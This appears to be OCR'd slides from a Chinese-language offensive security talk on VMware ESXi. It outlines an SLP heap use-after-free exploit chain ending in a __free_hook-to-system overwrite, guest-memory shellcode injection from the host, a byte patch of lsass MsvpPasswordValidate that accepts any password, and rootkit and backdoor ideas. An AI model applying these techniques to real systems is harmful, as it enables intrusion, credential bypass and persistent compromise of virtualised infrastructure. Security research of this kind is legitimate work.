


recvbuf0	recvbuf0	recvbuf0	recvbuf0	recvbuf0	recvbuf0	freed
freed	slpmsg /freed	slpmsg /recvbuf3	freed /recvbuf3	slpmsg/freed/recvbuf3	slpmsg/recvbuf4/recvbuf3	recvbuf4/recvbuf3
recvbuf1	recvbuf1	recvbuf1	recvbuf1	recvbuf1	recvbuf1	recvbuf1
recvbuf2	recvbuf2	recvbuf2	recvbuf2	recvbuf2	recvbuf2	recvbuf2
(1)	(2)	(3)	(4)	(5)	(6)	(7)

1. 触发多次uaf，让slpmsg/recvbuf4/recvbuf3重叠.
2. 释放recvbuf0与slpmsg (它们会被merge).

UAF利用

- 信息泄露内存




(7)	(8)	(9)	(10)
freed	recvbuf5	recvbuf5	recvbuf5
recvbuf4/recvbuf3	recvbuf4/recvbuf3	recvbuf4/freed	recvbuf4/sendbuf
recvbuf1	recvbuf1	recvbuf1	recvbuf1
recvbuf2	recvbuf2	recvbuf2	recvbuf2

3. 申请recvbuf5占用merged freed chunk.

4. 释放recvbuf3，并申请sendbuf占位.

UAF利用

- 信息泄露内存布局：



5. 使用recvbuf5重写(recvbuf4/sendbuf).allocated，然后触发recvbuf4重分配.

6. 释放recvbuf2到largebin.

Exp流程

1. 清空堆内存碎片.
2. 泄露堆&Glibc地址.
3. 写入cmd命令到堆地址.
4. 计算__free_hook和system地址.
5. 覆盖__free_hook到system.
6. 触发free.

利用

- 根据实战经验:

1. SLP的利用稳定性很好.

   大于95%成功率.

2. 大多数ESXi都未修复

   License问题.

   业务间断性问题.

后渗透

条条大路通罗马

- Mandiant发布了针对ESXi的APT报告

1. https://www.mandiant.com/resources/blog/vmware-esxi-zero-day-bypass
2. 攻击者利用CVE-2023-20867从ESXi宿主机进入虚拟机
3. 在ESXi集群中进行横向移动
4. 在ESXi上构造隐蔽后门

- 实战中有相同的思考

1. 如何在vSphere集群做横向移动?
2. 如何控制所有的虚拟机?
3. 如何在ESXi上建立隐蔽后门?

- 不同的技术，可实现相同的效果

进入虚拟机

- 获得了ESXi的Root权限之后
- 如何进入虚拟机?
- 公开的方式:

1. 快照然后获取哈希 → 只对Windows有效.
2. 克隆 → 不能进入运行中的VM.
3. 挂载vmdk → Vmdk被使用, 需要关闭VM.

- Mandiant的报告:

1. 攻击者使用CVE-2023-20867进入虚拟机.
2. 虚拟机需要安装VMWare Tools.
3. 漏洞已经修复.

- 其他方案:

  没有漏洞也能实现

CVE-2023-20867

在 ESXi 上, host 和 vm 可以使用 vmtools 进行通信

如果 user/hacker 有 vm 的凭证. (凭证可以是 vm 中用户的用户名与密码明文, 也可以是 SAML 凭证…), 那么 user/hacker 可以让 host 在 vm 中进行一些访客操作, 例如上传文件, 执行命令…

CVE-2023-20867：攻击者不需要拥有vm的凭证，也可以在vm中进行访客操作

请求执行访客操作之前, host 会进行鉴权:

默认情况下鉴权类型是 VIX_USER_CREDENTIAL_NAME_PASSWORD (需要用户名和密码)

但是通过对 host 进程进行修改, 可以将鉴权类型修改 VIX_USER_CREDENTIAL_ROOT, 在此类型下, 执行访客操作时是不会执行任何身份验证检查的

Guest Host的内存映射

基本原理:

- Host有对VM资源的无限制访问权限


  特别是磁盘和物理内存.

- ESXi使用一个map来管理Guest物理内存到Host虚拟内存的.

  1.与vmware workstation机制不同.

  2.逆向分析映射

  3.修改host虚拟内存 → 修改guest物理内存 → 注入guest.



注入shellcode到Guest

步骤:


1. 实现一个ESXi内核模块：遍历/读/写 Guest机器的物理内存.
2. 找到Guest中可以被用来注入payload或shellcode的位置.
3. 注入shellcode.

如果Guest系统是windows，位置可以是lsass.exe进程中Ntlmshared.dll的函数MsvpPasswordValidateloaded，可以直接patch成:“xor eax, eax; inc eax; ret;”

Patch登录函数


如果Guest操作系统是Windows:

位置：
lsass.exe Ntlmshared.dll!MsvpPasswordValidate.




```
MsvpPasswordValidate:
mov     qword [rsp+0x8 {__saved_rbx}], rbx
push    rbp {__saved_rbp}
push    rsi {__saved_rsi}
push    rdi {__saved_rdi}
push    r12 {__saved_r12}
push    r13 {__saved_r13}
push    r14 {__saved_r14}
push    r15 {__saved_r15}
lea     rbp, [rsp-0xf {var_48+0x1}]
sub     rsp, 0xb0
mov     rax, qword [rel data_180009040]
xor     rax, rsp {var_e8}
mov     qword [rbp+0x7 {var_40}], rax
mov     rax, qword [rbp+0x77 {arg6}]
mov     r12b, cl
```

Patch



```
MsvpPasswordValidate:
xor       eax, eax   {0x0}
inc       eax   {0x1}
retn        {__return_addr}
```

可以用任何密码登录



优势

- ESXi和vmware workstation都可行.
- 本质上适用于所有虚拟化平台
- windows或linux的guest都可行.
- 不需要快照 或 克隆.

  对于大内存和磁盘的机器也很方便.
- vCenter的vpxuser权限可行.
- 不需要额外的漏洞.

  可以通过vSphere api控制所有的虚拟机.
- 能够直接注入shellcod到Guest.

  可自动化、规模化.

Host上的后门

- 内存操作:

  前面已经提到

- 文件操作:

  内核中直接拿到handle

  解析vmdk

  解析文件系统

- 网络操作:

  DVfilter

- Rookit:


  几周的开发可以完成

  ESXi宿主机上的后门


  在VM上进行敲门，触发宿主机上的rookit

